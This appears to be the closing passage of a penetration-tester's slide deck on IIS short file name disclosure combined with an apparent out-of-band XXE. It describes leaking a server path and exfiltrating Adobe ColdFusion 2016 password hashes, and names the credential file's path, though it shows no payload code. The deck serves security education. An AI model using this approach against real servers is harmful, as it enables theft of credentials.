
NOICE~1

The app throws a `HttpWebRequest` error and *LEAKS* the full path for us \o/ !



NOICE~1

This allowed me to exfiltrate more interesting stuff like `Adobe ColdFusion 2016` hashes:



These were located under `file:///C:\coldfusion2016\cfusion\lib\neo-security.xml` took me a while to get there :') But it was fun!

CONCLU~1

Key takeaways:

- At the time of these pentest Soroush's tools were not updated
- Check bitquark's GO shortscan tool 🔥
- For me it shouldn't work on **IIS 10**, but it did. Only after Soroush Steelcon talk last year that it became clear that IIS 10 was also vulnerable.
- *RTFM* & `archive.org` are your friends!
- Don't let others, *SPECIALLY* the customer tell you won't be able to do shit... :b
- *Never underestimate your fellow pentester creature huwehuwe \o/*
- HACK THE PLANET!

THANKS~1

DOUBTS?

💚❤️💛 Vakinha Hackers Solidários - Rio Grande do Sul @ QR Code 👇🏾

REFERE~1

- A Tale of Two File Names
- Beyond Microsoft IIS Short File Name Disclosure
- EDB-ID 19525 - IIS Short File/Folder Name Disclosure
- Finding Hidden Files and Folders on IIS using BigQuery
- IIS Application vs. Folder Detection During Blackbox Testing
- IIS ShortName Scanner
- Microsoft IIS tilde character "~" Vulnerability/Feature - Short File/Folder Name Disclosure
- Shortscan by bitquark
- XXE Out of Band
- XXE OOB .NET Variation